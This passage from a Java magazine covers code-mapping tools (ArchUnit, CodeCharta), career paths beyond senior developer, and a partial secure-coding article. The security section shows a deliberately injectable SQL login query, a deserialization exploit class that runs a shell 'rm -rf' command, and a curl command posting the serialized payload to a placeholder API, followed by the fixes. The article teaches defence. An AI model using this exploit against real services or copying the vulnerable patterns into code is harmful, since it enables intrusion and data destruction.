


Abb. 24: Spring-Web.http Feedback Dependencies

In this picture the file-based cycle arrows are enabled. These are blue downwards arrows that form a cycle together with the red feedback arrows. E.g. `DefaultBodyBuilder` implements `BodyBuilder` which uses `RequestEntity` which uses `DefaultBodyBuilder`.

To keep an architecture #flexible it is paramount to manage all this feedback. Getting an overview by mapping the existing ones is a great first step. It would be even better if we could prevent them in the future, which the next chapter can help us with.

Map Architecture Violations

Most programming languages are quite limited in what architectural constraints we can model. Usually we only have the visibility modifiers **public**, **private** etc. that protect us at design and compile-time. With [ArchUnit](#) we can add tests to our java applications that guard even more (see [ts-arch](#), [dependency-cruiser](#) or [Sherrif](#) for your JavaScript/TypeScript project).

ArchUnit provides a fluent DSL that makes it easy to describe and understand what we want to guard against:

```
1 classes().that().resideInAPackage("..foo..")
2   .should().onlyHaveDependentClassesThat().resideInAnyPackage("..source.one..", "..foo
   ..");
```

The DSL can also be used to guard against layer cycles:

```
1 layeredArchitecture()
2   .consideringAllDependencies()
3   .layer("Controller").definedBy("..controller..")
4   .layer("Service").definedBy("..service..")
5   .layer("Persistence").definedBy("..persistence..")
6   .whereLayer("Controller").mayNotBeAccessedByAnyLayer();
```

or even package cycles:

```
1 slices().matching("com.myapp.(*)..").should().beFreeOfCycles();
```

Adding these rules to an established project is not easy however. Fixing all the discovered violations would take a long time. It is often better to fix only the critical violations, accept the existing ones but still have a safety against new violations.

ArchUnit provides a feature to record violations and only error when a new violation is created:

```
1 freeze( // accept existing violations
2 noClasses().should().dependOnClassesThat().resideInAPackage("..service..")
3 );
```

We can then map these violations to figure out where we should focus our time.




Abb. 25: Architecture Violation Code Map

Map Feature Violations

Showing violations for each individual file is probably too detailed for most of your stakeholders. My colleague Andreas Blunk had another great idea. He summed up the violations per feature and displayed those [instead](#). Of course this only works if we have packaged by-feature. The result gives stakeholders a good visualization of the remaining work.




Abb. 26: Feature Code Map

Andreas also used the aggregated view to show the progress of the modernization effort. A delta map allowed him to show where his team had decreased architecture violations (green roof) and where new violations were accepted (red roof). Stakeholders can “see at a glance which areas are well optimized and where there is still room for improvement.” A good place to show them is during a review where a lot of changes happened “under the hood.”




Abb. 27: Feature Delta Code Map

Conclusion

Code mapping is the process of matching expectation to reality. It is beneficial not only for individuals but also for teams. A good map makes code tangible and enhances communication among stakeholders. It can also visualize what features the application has and how much (code) was invested, which can provide a basis for training. We can also improve cost and schedule estimates. The metrics in the map make it plain which parts are #flexible and which require a (significant) overhead to change. Finally the map also allows us to manage changes. It provides insights where to share more knowledge and what to split. Together with a feature roadmap we can better plan our time and focus our modernization efforts on the parts that are about to change.

We all use maps daily. Navigation on the streets, in transit or in buildings (floor plans) is much easier when you know where you are; and can see the path to your target. We can get the same clarity by mapping our code, especially if we are new in the project. Every month or two we can repeat the activity to see if we are still on-track or need to course-correct. The map makes it easier to communicate not only our goal but also changes to that goal to our stakeholders. I encourage you to give mapping a try.

Appendix - Mapping with CodeCharta

Getting started with CodeCharta is incredibly easy thanks to the new unifiedparser. It can parse source code directly thanks to the amazing [tree-sitter parser-generator](#) library.

```
1 # clone a project of your choice
2 git clone git@github.com:laravel/framework.git laravel-framework
3 # check you have java installed, should print "java 21.0.2" or similar
4 java --version
5 # check you have npm installed, should print "10.9.2" or similar
6 npm --version
7 # download the codecharta analysis tools
8 npm install -g codecharta-analysis
9 # analyse laravel
10 ccsch unifiedparser laravel-framework -o laravel-framework.uni
11 # open the CodeCharta docs, click on "Web Studio", then load the generated file
12 open https://codecharta.com
```

CodeCharta has multiple other parsers for different sources. One parser for git, one importer for sonarqube and of course one tool to merge the result. Check out the [project page](#) if you are interested. If you are very interested consider helping out. There is still a lot that can be built.

Appendix - CodeCharta Alternatives

CodeCharta is definitely not the only mapping tool out there.

[CodeScene](#) uses circular packing for its map and automatically aggregates code health of your code. [Seerene](#) provides a map but also a digital boardroom that gives CTOs an overview of their whole enterprise.

[SonarGraph](#) is great for mapping and identifying bad dependencies in your code. You might have seen their visualization in the book [Sustainable Software Architecture](#). An alternative is [Structure101](#) which has now been integrated into Sonar.

[JetBrains Quodana](#) and [SonarQube](#) are static code analysis tools that visualize code issues with dashboards, not as maps. With the right importer their insights can be mapped with CodeCharta however.

› [Back to the Table of Contents](#) ‹

JCON2026
www.jcon.one

JAVAPRO



📍 CINEDOM COLOGNE

JCON EUROPE 2026

International Java Community Conference



Grow Beyond Senior: Use Your Java Expertise to Gain Autonomy and Impact the World

CareerGrowth

TechLeadership

Author: Bruno Souza

Since 1995, Bruno has been helping Java developers advance their careers and work on exciting projects. A recognized Java Evangelist and Java Champion, as well as a board member of the Java Community Process, Bruno founded and leads SouJava, the Brazilian Java Users Society. In his book, “Developer Career Master-plan,” Bruno shares insights on career development for senior developers, topics he further explores in his Code4.life project.



LinkedIn

Where Are You in Your Career?

Before we get into the paths beyond senior developer, let's take a moment to reflect. Think about where you are:

Are you still studying, and not a professional yet?

Are you a junior developer? Mid-level?

Are you a senior developer?

A common goal for juniors and mid-level professionals is to achieve the much desired senior level position.

You can see the path to get there. There are professionals you work with in your team that are seniors. Seniors seem to do similar things than you, at a higher capacity. You learn from them, they pick up the more complex issues, they guide you on the solutions you don't know. You look up for them. More... You expect to be there some day.

I'm sure that reaching senior level was an important milestone in your developer career. As a senior, you have flexibility, work on interesting technologies, get involved in complex projects. A senior developer has a good level of autonomy. You continue to increase your salary, and grow in skills, in knowledge and in reputation.

Yet... What happens after that? The path beyond senior level is less clear...

Many times there is no way to see what's next. Besides the salary promotion, many companies have no "next" step. As a senior, it is common that you are one of the top professionals in the team. Many seniors never work with anyone that does the same thing as you, who operate at a higher capacity.

The people "above" are usually doing "other" things... They manage people. They talk with customers. They write documents. You may not see yourself in them...

How about the team's tech lead. Or the architect? That sounds like a next step, doesn't it?

Because of this lack of future perspective, some developers stay at the senior level for a long time. And let me say upfront: that's completely fine.

I recently spoke with a developer in Germany who became a senior developer around the time of Java 1.2. That version of Java came out in 1998! It is over 26 years, and he's still a senior developer. And... He is happy in his role. He still gets salary increases, and work on interesting projects. For this developer, at least at the time we talked, there was no need to do any next step.

If that is you, and you love what you do and are happy staying at senior level, there's no problem with that.

However, for some developers, the senior position can start to feel like a ceiling...

Maybe you're feeling bored. Maybe your salary has plateaued. You are tired of solving problems that would not exist if better decisions were taken earlier. Maybe you want more influence in the direction things are going. You want to have a larger impact in other projects at your company. Maybe you want more autonomy, so you can do the things you think are the right ones.

If that sounds familiar, then it's probably time to think about what's next.

The Fear of Specialization

Before we discuss career paths, let's talk about a common fear. It frequently shows up when seniors need to grow beyond: specialization.

This is a common question.... I'm touring Europe visiting several events and Java User Groups this month. And in almost every place, I got some variation of: "should I be a generalist or a specialist"

A lot of developers resist specializing. They fear missing out on opportunities, the famous "FOMO". What if I focus on Java and miss out on Kotlin? What if I decided to do Cloud and I lock myself out of AI?

Yet... Specialization doesn't mean limiting yourself. Specialization is not about what you do, learn or work with. To be a specialist is to influence how people see you.

It really means positioning yourself as an expert.

It is like an API. The important part of the API is how external systems interact with you. You need to have a clear boundary and some clear reason why people should "call" you. If your API does everything, no one will think about using it, because it is unclear, and confusing.

Yet... Inside the API implementation... You can do whatever you need to do to solve the problem. You can use many tools, and technologies and frameworks and architectures.

A few months ago, The Java Champion Heinz Kabutz said something that really stuck with me:

“If you position yourself as an expert, you get called to solve the hardest problems. And when you solve the hardest problems, you become the expert.”

Heinz Kabutz

When I have a coding issue, I'll think about which API I should use to solve that. The same way, when I have a problem, I'll think about who can solve it. And if I don't think of you, I won't call you.

And then... You never get to work on the hardest problems. And never get to become the expert...

Specialization isn't about cutting off options or staying away from tools and technologies. It's about choosing where you want to have impact so that the best opportunities come to you.

Building that position has everything to do with the “next step”. Because the beyond senior positions are all more specialized and require more trust.

Five Paths Beyond Senior Developer

After years of speaking with developers about career growth, I've identified four main paths for you to grow beyond senior developer. A couple of years ago, during the JCreate conference, talking with multiple Java Champions, I realized there was a fifth path.

They are umbrella definitions, that cover many real world titles and positions. Although we do have some general categories, each professional takes the path a little different.

So, let's discuss the 5 “umbrella” paths for you to grow your career beyond senior position.

Starting from the one I think is the easiest. Not because it is an easy path, it's not. All the beyond senior paths are hard in their own ways. They require new skills, new responsibilities. And in all paths you to drive the process.

Yet... This first path is one that companies want to push you towards. And also one that many developers (maybe you too) simply do not want to take...

The People Path (Management)

The People Path is when you become a manager, director, vice president. You grow into positions that manage people.

This is an amazing path, if you like to manage and direct people to a common goal. It has a large impact, because you get to make a lot of important decisions. Including who to hire, how the team works, who will do what and more.

And, as I said above, many companies will push you towards this.

Developers in general have more trust for managers that were technical themselves. Because of that it is normal that leaders at companies want technical people to grow as managers.

If you become a manager, you move into roles like:

- Manager
- Engineering Manager
- Director
- VP of Engineering
- CTO

On the other hand, most developers don't want to be managers. They love coding, solving technical problems, and building things. Managing people is seen by most as a completely different skill set.

Because companies need developers to take that path, if this is something you want to do, it is common to have training and support. Even if your company does not officially offer it, they will usually help you, even paying for training and mentoring, if you ask for it.

Many developers follow this path just for the salary increase, and not because they actually enjoy managing people. If that's you, don't worry. There are other paths.

The Technical Path (the Staff+)

This path has existed for a long time. Usually on tech companies, where the founders were technical and wanted to provide a career path for their tech team.

Yet, it is also a very new path, that many developers never heard of. It's so new that the official name for this path, Staff+, came during the pandemic. As far as I know, it was named in the book "Staff Engineer: Leadership beyond the management track". This shows how recent it is. Companies of all sizes and industries are slowly being adopted this path.

The Staff+ path is composed of high-impact, technical roles, yet, without management responsibilities.

The names are different in different companies, yet, you will usually see things like:

- Staff Engineer (equivalent to a manager)
- Principal Engineer (equivalent to a director)
- Distinguished Engineer (equivalent to a VP)

These roles give you autonomy, impact, and influence. While allowing you to stay technical. They come with a high level of responsibilities. Also, salaries that are equivalent to their managerial counterparts.

For example, when I worked at Sun Microsystems, I was a Principal Engineer (Director level). My boss was a Sun Fellow (similar to the Distinguished Engineer, VP level). Yet... Since my boss didn't manage anyone, I reported "dotted line" to an admin manager. He took care of expense approvals, vacations and other management tasks.

While I was at Sun, the Father of Java, James Gosling, was a "Sun Fellow". VP level. He later went on to take similar positions at Google and Amazon. He had a high position, with full autonomy and responsibilities. Yet, as far as I know, James never managed anyone.

If this sounds like something you would like to do... It's important to notice that these roles are rare...

Here are some real numbers, from a recent conversation with a developer. It's a large company, with around 3,000 junior to senior developers. Their beyond senior numbers looked something like: * 130 Staff Engineers

* 12 Principal Engineers

* 3 Distinguished Engineers

That is... About 5% of the engineering team is on the Technical Path... It is a tiny group...

Because of that, two things are common:

One is that to reach these roles usually there is no clear, defined process. They will rarely just be offered to you. You have to drive the process and actively work toward those positions.

Even at companies where those positions exist for a long time. Even though they have processes defined, each employee usually go through a different, unique path.

And in companies that don't traditionally have those positions... Well, you will have to make your own path. Usually through negotiation, advocating and showing the value for the company. They have to see clear results of you having that kind of autonomy and responsibility.

Second is that it is hard to be hired into one of those positions.

Although not impossible by any stretch, one does not usually jump from senior in one company to staff or principal in another. You may have to already be inside this tiny group before other companies will recognize your position.

Yet...

Once achieved, those positions give you a lot of satisfaction and results. Because they are positions with a lot of autonomy, you get to work on things you feel are important to work on. And that multiply your impact many times.

The Community Path (Developer Relations & Advocacy)

The third path for beyond senior positions is when you become the technical person in a non-technical area of the company.

The Community Path is often merged (even by me) with the Technical Path. Many companies will have positions that are the same, with just different roles. Yet, I believe it is different enough to deserve its own reference.

Especially because they are usually not under the technical leadership of the company. You can be the technical person in areas like Marketing, HR or Sales.

They are usually roles that are externally-facing. So, you need both deep technical knowledge, and also good communication skills.

Roles include:

- Developer Advocate
- Community Manager
- Technical Evangelist
- Sales Engineer

Those positions are very special. They provide a lot of visibility and allow you to build a strong reputation in the industry. It is not by chance that a good number of speakers, authors and Java Champions are on this path.

It is also a path of autonomy... As one of the few (many times the only) technical person in the non-tech department, you are responsible to figure out what needs to be done. It is common that no one else knows what you do, so you are the one responsible for making the decisions.

I remember working as an evangelist in the late 90's at Sun Microsystems. My boss had no idea what I did, and the way he managed me was by holding me accountable for the things I told him I was going to do. Autonomy requires responsibility!

Talking to a Java Champion a few months ago, who is on the Community Path, she told me: "I report directly to the CTO. My boss does not know what I do. So, I have no boss. And I'm also not the boss of anyone."

If you love engaging with the community, speaking at events, and helping developers, this path could be a great fit.

Freedom and Autonomy (a little detour)

As I hinted before, autonomy is one of the most important career results you can build for yourself.

When you have autonomy, most of the issues that I hear developers complaining about, just melt away.

Are you unhappy with the technologies you work with? Or the lack of time with your loved ones? Are you working on boring stuff? Would you love to go to events, work on open source and build your reputation? Do you disagree with your company on how they see quality, would love to do more testing and implement clean code? Do you want to use the newest Java version, kubernetes or Rust? Would you love to work on an AI project or do something relevant and that improves the world?

The answer to all of that? Autonomy.

Autonomy is the capacity to decide what you will do. If you have autonomy, you can decide to do what matters to YOU.

Always remembering that autonomy and responsibility goes hand in hand.

The one thing in common with all the beyond senior paths discussed here, is the increasing autonomy that they provide.

And, although not perfectly, autonomy does increase in the order I presented the five paths in this article.

What takes us to the last two paths, which are the ones that can give you the most autonomy.

All the previous paths are mostly done inside a company, and are dependent on the existence of teams and hierarchy. The next two, are more independent paths, that don't depend on either teams or hierarchy. They work well if you do them standalone, and also if you combine them with any of the previous paths.

And before I even talk about path number four, the Independent Path... If you have over 10 years of career, and especially if you are approaching the 20 years mark. I would strongly recommend that you at least experiment with one of the two next paths.

Autonomy is extremely important. So, building your full autonomy and independence is an exercise that will get you much further than you can imagine. Even if you do in in a small fraction of your career,

And I don't say that lightly... I'm pretty reserved in suggesting any specific path to anyone. My main belief is into helping YOU to go after YOUR goals, not to do what I think is the best goal...

Yet... It is also my belief that gaining more autonomy will help you reach whatever goal you want!

(And, to help you with that, at the end of this article, I'll give you a gift to help you plan and build your autonomy...)

Ok, with this little detour out of the way... Let's now take a look at the two paths of full autonomy and independence. They are also two paths that don't have a salary ceiling....

The Independent Path (Consulting & Freelancing)

If you want freedom and flexibility, this path is worth considering.

As an independent, you are basically selling your own work. And instead of working for one employer, you work for multiple clients.

Some common ways that this manifest are positions like:

- Consultant
- Freelancer
- Instructor
- Contractor

By having multiple clients, you have more autonomy to choose what to do, more freedom to make your own decisions, more security in your career. This allows you to take more risks and get higher rewards.

A good friend of mine, a Java Champion and open source developer, works with five different clients (it was six, he fired one of them recently). And he has full autonomy to decide what to work on, when to work on things, and so he drives his career any way he wants.

Now... One word of warning... Professionals at the Independent Path frequently assume they have to charge per hour. Assume that they are selling their time.

Nothing could be further from the truth. That is not the only way, and probably not even the best way.

I find interesting that professionals on the "People Path", are usually not prey to this "sell hours" limitation. It is common to see directors and VPs that sit on multiple company boards for example. Or who help many companies. And they can receive large monthly payments, not tied to amount of hours worked. Something to consider...

This can also be true for technical professionals like you and me.

My developer friend above works for customers without selling hours. That allows him to basically run one meeting per week with each client (about five hours of work per week). The rest of his time? He works on open source and other projects that he chooses to work, which benefit all his clients.

This path does need you to be very clear on what you do, and to do that well. Yet, the real skill here is your ability to present and sell yourself. If you have 10+ years of experience, this should be easy. Especially because this path allows you to work

on the most complex and interesting challenges. And across many companies. Making it even easier for you to show your value.

Again... It is not a coincidence that many open source developers, authors and Java Champions are on the Independence Path.

The Entrepreneurship Path (Building a Product)

The last path I will mention here is what I call the Entrepreneurship Path. It is somewhat like the Independence Path, and often it even starts as that.

You became an entrepreneur not when you have a company of lots of people. But when you are not selling yourself anymore, and you sell a product.

This could mean:

- Starting your own company
- Becoming a CTO or early investor (putting your time)
- Building a SaaS product
- Launching a service product

In the Independent Path, you sell your expertise.

In the Entrepreneurship Path, you sell a product.

Sometimes those things get blurred. Many would consider that if you build a consulting company that sell the hours of several developers, that is to be an entrepreneur. Having done exactly that, I think that is just a more scalable and secure way of the Independent Path.

Contrary to selling hours, when you have a product, even if it is a service product, you have more autonomy on what you do, the tools you use, the process you have.

Many developers build successful businesses around open source tools. Also SaaS applications, or developer-focused platforms.

They can be more risky for sure. Yet, both the Independence Path and the Entrepreneurship Path have an added benefit of not having a salary ceiling. Several Java Champions have built, scaled and even sold business like those for millions of dollars.

The Key to Growth: Building Trust & Reputation

No matter which path you choose, those paths are about building your own autonomy.

Autonomy goes hand in hand with Responsibility. They are probably two sides of the same coin.

The larger the problem you solve (responsibility), the more autonomy you have. That is why when you achieve the entrepreneur path, you are solving a large enough problem, full responsibility, full autonomy.

And all of that you get by building trust and reputation.

If you're visible, trusted, and known as an expert, you'll be the first person companies call when an opportunity arises.

Be it as an employee, or an independent. Or even as a company that customers reach out to.

That makes growing beyond senior not about waiting for promotions. It's about actively taking responsibility for your own path.

My goal is to help developers that are over 10 years of career to think about the best path to follow. To that end, I built a process of thinking about your career. In it, you can get clarity on your goals, and build your own path to achieve them.

My gift to you: I wrote a small book, The Best Developer Year, that is this process in book format. The book asks you the right questions to help you to think about what path you want to follow.

If you would like to build your Best Year, [get the book for free here](#).



If you go to the above page, you will get an email from me with the free book. Reply to that email with your questions and challenges. My main objective is to help you achieve your most amazing career dreams.

That way, you can commit to, and succeed in whatever beyond senior path you choose.

› [Back to the Table of Contents](#) ‹

DISCOVER MORE GREAT ARTICLES ONLINE:

JAVAPRO



www.javapro.io



Top Security Flaws Hiding in Your Code Right Now – and How to Fix Them

StaticAnalysis

Author: Jonathan Vila López

Java Champion, Organiser at BarcelonaJUG and cofounder of JBCNConf and DevBcn conferences in Barcelona. Currently working as a Developer Advocate in Java at Sonar (SonarLint, SonarQube), focused on Clean Code & Security. I have worked as a (paid) developer since the first release of The Secret of Monkey Island, about 30 years ago using Go on Kubernetes for a Service Mesh layer on top of Istio | Java on Kubernetes for K8s Operator, Rest API, using Quarkus, GraalVM, Apache Camel | PHP | VB | Python | Pascal | C I am very interested in simulated reality, psychology, philosophy, and Java.



LinkedIn

In 2019, a significant [breach in Fortnite](#), the popular game, reportedly exposed millions of players to malware risk. The incident underscored the importance of securing SQL databases properly.

But this is not an isolated issue.

Multiple attacks involving SQL injection have occurred, like the one Tesla experienced in 2018. In that case, another SQL injection attack affected Tesla's Kubernetes console, resulting in financial losses due to unauthorized cryptocurrency mining activities.

But this is not only about SQL Injection.

There are other [attack vectors](#) that your code can be vulnerable to, as big companies have been in the past.

As the Log4Shell vulnerability in the 2021 Log4J library, which involved a logging injection attack impacting millions of servers worldwide [to date](#), or the 2022 Atlassian Jira vulnerability, which involved a deserialization attack compromising multiple versions of Jira, allowing the attacker to gain complete control.

It could happen to anyone, even to you.


In this article, I will discuss the three most common attacks in code: SQL injection, Deserialization Injection, and Logging Injection, and provide solutions to address them.

SQL Injection

Applications that store information in databases often use user-generated values to check for permissions, store information, or retrieve data stored in tables, documents, points, nodes, and other data structures.

At that moment, when our application is using those values, improper use could allow attackers to introduce extra queries sent to the database to retrieve unallowable values or even modify those tables to gain access.

The following code retrieves a user from the database based on the username provided on the login page. Everything seems to be fine.



```
1 public List findUsers(String user, String pass) throws Exception {
2     String query = "SELECT userid FROM users " +
3         "WHERE username='" + user + "' AND password='" + pass + "'";
4     Statement statement = connection.createStatement();
5     ResultSet resultSet = statement.executeQuery(query);
6     List users = new ArrayList();
7     while (resultSet.next()) {
8         users.add(resultSet.getString(0));
9     }
10    return users;
11 }
```

However, when the attacker uses injection techniques, this code, which uses string interpolation, will yield unexpected results, allowing the attacker to log into the application.

To address this issue, we would modify our approach from using string concatenation to parameter injection. In fact, String concatenation is generally a bad idea in terms of performance and security.

```
1 String query = "SELECT userid FROM users " +
2               "WHERE username='" + user + "' AND password='" + pass + "'";
```

Changing the inclusion of the parameter values directly in the SQL String to parameters that we can reference later will solve the problem of hacked queries.

```
1 String query = "SELECT userid FROM users WHERE username = ? AND password = ?";
```

Our fixed code will look like this, with the preparedStatement and the value setting for each parameter.

```
1 public List findUsers(String user, String pass) throws Exception {
2     String query = "SELECT userid FROM users WHERE username = ? AND password = ?";
3     try (PreparedStatement statement = connection.prepareStatement(query)) {
4         statement.setString(1, user);
5         statement.setString(2, pass);
6         ResultSet resultSet = statement.executeQuery(query);
7         List users = new ArrayList();
8         while (resultSet.next()) {
9             users.add(resultSet.getString(0));
10        }
11        return users;
12    }
13 }
```

The SonarQube and SonarCloud rules that help detect the SQL injection vulnerability can be found [here](#).

Deserialization Injection

Deserialization is the process of converting data from a serialized format (like a byte stream, string, or file) back into an object or data structure that a program can work with.

Typical usages of deserialization include data sent between APIs and Web services in the form of JSON structures, or modern applications using RPC (Remote Procedure Calls) in the form of protobuf messages.

Converting the message payload into an Object can involve serious vulnerabilities if no sanitizing or checking steps are implemented.

```
1 @POST
2 @Path("/binary")
3 public String saveBinary(InputStream userStream)
4     throws SQLException, ClassNotFoundException, IOException {
5     Log.info("Saving binary user ");
6     ObjectInputStream objectInputStream = new ObjectInputStream(userStream);
7     User user = (User) objectInputStream.readObject();
8     return String.valueOf(dbService.save(user));
9 }
```

```

1  class User implements Serializable {
2      private static final long serialVersionUID = 1L;
3      private String name;
4      public User(String name) { this.name = name; }
5      public String getName() { return name; }
6  }

```

We can see here that we are using `objectInputStream`, a direct value coming from the user in the request input stream, and converting it to a new object.

We expect that the value will always be one of the classes that our application uses. Sure, our client would never send anything else, right? Would they?

But what if a malicious client is sending another class in the request?

```

1  public class Exploit implements Serializable {
2      private static final long serialVersionUID = 1L;
3      private void readObject(java.io.ObjectInputStream in) {
4          // Malicious action: Delete a file
5          try {
6              Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c", "rm -rf /tmp/
              vulnerable.txt" });
7          } catch (Exception e) {
8              e.printStackTrace();
9          }
10     }
11 }

```

In this case, we have a class that deletes a file during the overridden `readObject` method, which will happen on the previous `readObject` call.

The attacker only needs to serialize this class and send it to the API :

```

1  Exploit exploit = new Exploit();
2  FileOutputStream fileOut = new FileOutputStream("exploit.ser");
3  ObjectOutputStream out = new ObjectOutputStream(fileOut);
4  out.writeObject(exploit);

```

```

1  $ curl -X POST --data-binary @exploit.ser http://vulnerable-api.com/user

```

This will cause our call to fail with a `ClassCastException`, but it won't prevent the execution of malicious code that occurs before the cast.

```
java.lang.ClassCastException: class org.vulnerable.Exploit cannot be cast to class
org.vilojona.topsecurityflaws.deserialization.User
```

Fortunately, there's an easy way to fix this. We need to check if the class to be deserialized is from one of the allowed types before creating the object.

In the code above, we have created a new `ObjectInputStream` with the `resolveClass` method overridden, containing a check on the class name. We use the new class, `SecureObjectInputStream`, to get the object stream. However, we include a check for an allowed list before reading the stream into a `User` object.


```

1  public class SecureObjectInputStream extends ObjectInputStream {
2      private static final Set<String> ALLOWED_CLASSES = Set.of(User.class.getName());
3
4      public SecureObjectInputStream(InputStream inputStream) throws IOException {
5          super(inputStream);
6      }
7      @Override
8      protected Class<?> resolveClass(ObjectStreamClass osc) throws IOException,
9          ClassNotFoundException {
10         if (!ALLOWED_CLASSES.contains(osc.getName())) {
11             throw new InvalidClassException("Unauthorized deserialization", osc.getName());
12         }
13         return super.resolveClass(osc);
14     }
15     public class RequestProcessor {
16         protected void doGet(HttpServletRequest request, HttpServletResponse response) {
17             ServletInputStream servletIS = request.getInputStream();
18             ObjectInputStream objectIS = new SecureObjectInputStream(servletIS);
19             User input = (User) objectIS.readObject();
20         }
21     }

```

The SonarCloud/SonarQube and SonarLint rules that help detect the deserialization injection vulnerability can be found [here](#).

Logging Injection

A logging system is a software component or service designed to record events, messages, and other data generated by applications, systems, or devices. Logs are essential for monitoring, troubleshooting, auditing, and analyzing the behavior and performance of software and systems.

Typically, these applications record failures, login attempts, and successes that can aid in debugging when an issue eventually occurs.

But, they can also become an attack vector.

Log injection is a type of security vulnerability where an attacker can manipulate log files by injecting malicious input into them. If logs are not properly sanitized, this can lead to several security issues.

We can find issues like log forging and pollution when the attacker modifies the log content to corrupt them or to add false information to make them difficult to analyze or to break log parsers, and also log management systems exploits, where the attacker will inject logs to exploit vulnerabilities in log management systems, leading to further attacks such as remote code execution.

